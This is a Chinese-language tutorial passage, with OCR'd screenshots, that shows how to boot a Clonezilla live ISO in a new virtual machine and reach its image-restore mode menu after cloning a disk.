
克隆完成，回车，poweroff




将镜像拿回公司，新建虚拟机，CD/DVD 放入 clonezilla ， 从CD/DVD 启动


“U4clonezilla”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
源：
U4clonezilla-0.hdd
硬盘容量: 20 GB
高级...
点击锁，以防止进一步的更改。
?



“U4clonezilla”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
音频和摄像头
USB 与蓝牙
硬盘
CD/DVD
启动顺序
源：
clonezilla-live-3.0.2-21-amd64.is
高级...
点击锁，以防止进一步的更改。





进入 clonezilla


U4clon...
clonezilla.org, clonezilla.nchc.org.tw
Clonezilla live (VGA 800x600)
Clonezilla live (VGA 800x600 & To RAM)
Clonezilla live (VGA with large font & To RAM)
Clonezilla live with speech synthesis
Other modes of Clonezilla live
Local operating system in harddrive (if available)
Memtest & FreeDOS
Network boot via iPXE
Press [Tab] to edit options
Automatic boot in 27 seconds...
* Boot menu for BIOS machine
* Clonezilla live version: 3.0.2-21-amd64. (C) 2003-2022, NCHC, Taiwan
* Disclaimer: Clonezilla comes with ABSOLUTELY NO WARRANTY
Clonezilla
Free Software Labs
National Center for High-Performance Computing
Taiwan


步骤同上，直到这一步


Ctrl(^)+Alt(⌥)...
U4clonezilla
NCHC自由软件实验室 - 台湾
再生龙(Clonezilla) - 开放原始码再生还原系统: 选定模式
再生龙是自由(GPL)软件,但是完全没有任何保证,请自行评估风险后使用
本软件在还原时会覆盖硬盘中原本的资料，建议还原前另外备份硬盘中重要的文件。
///提示!
往后如果有复选的选项让您选择，您必须使用空白键来标示您的选择，被标示选到的部分会出现星号(*)///
savedisk 储存本机硬盘为镜像文件
saveparts 储存本机分区为镜像文件
restoredisk 还原镜像文件到本机硬盘
restoreparts 还原镜像文件到本机分区
1-2-mdisks 还原镜像到本机多个磁盘
recovery-iso-zip 产生恢复专用的再生龙
chk-img-restorable 检查是否镜像可以被还原
cvt-img-compression 转换镜像的压缩格式成为另外一个镜像
encrypt-img 将现有的一个未加密的镜像加密
decrypt-img 将现有的一个已加密的镜像解密
exit 退出. 进入命令列
<确定>
<取消>

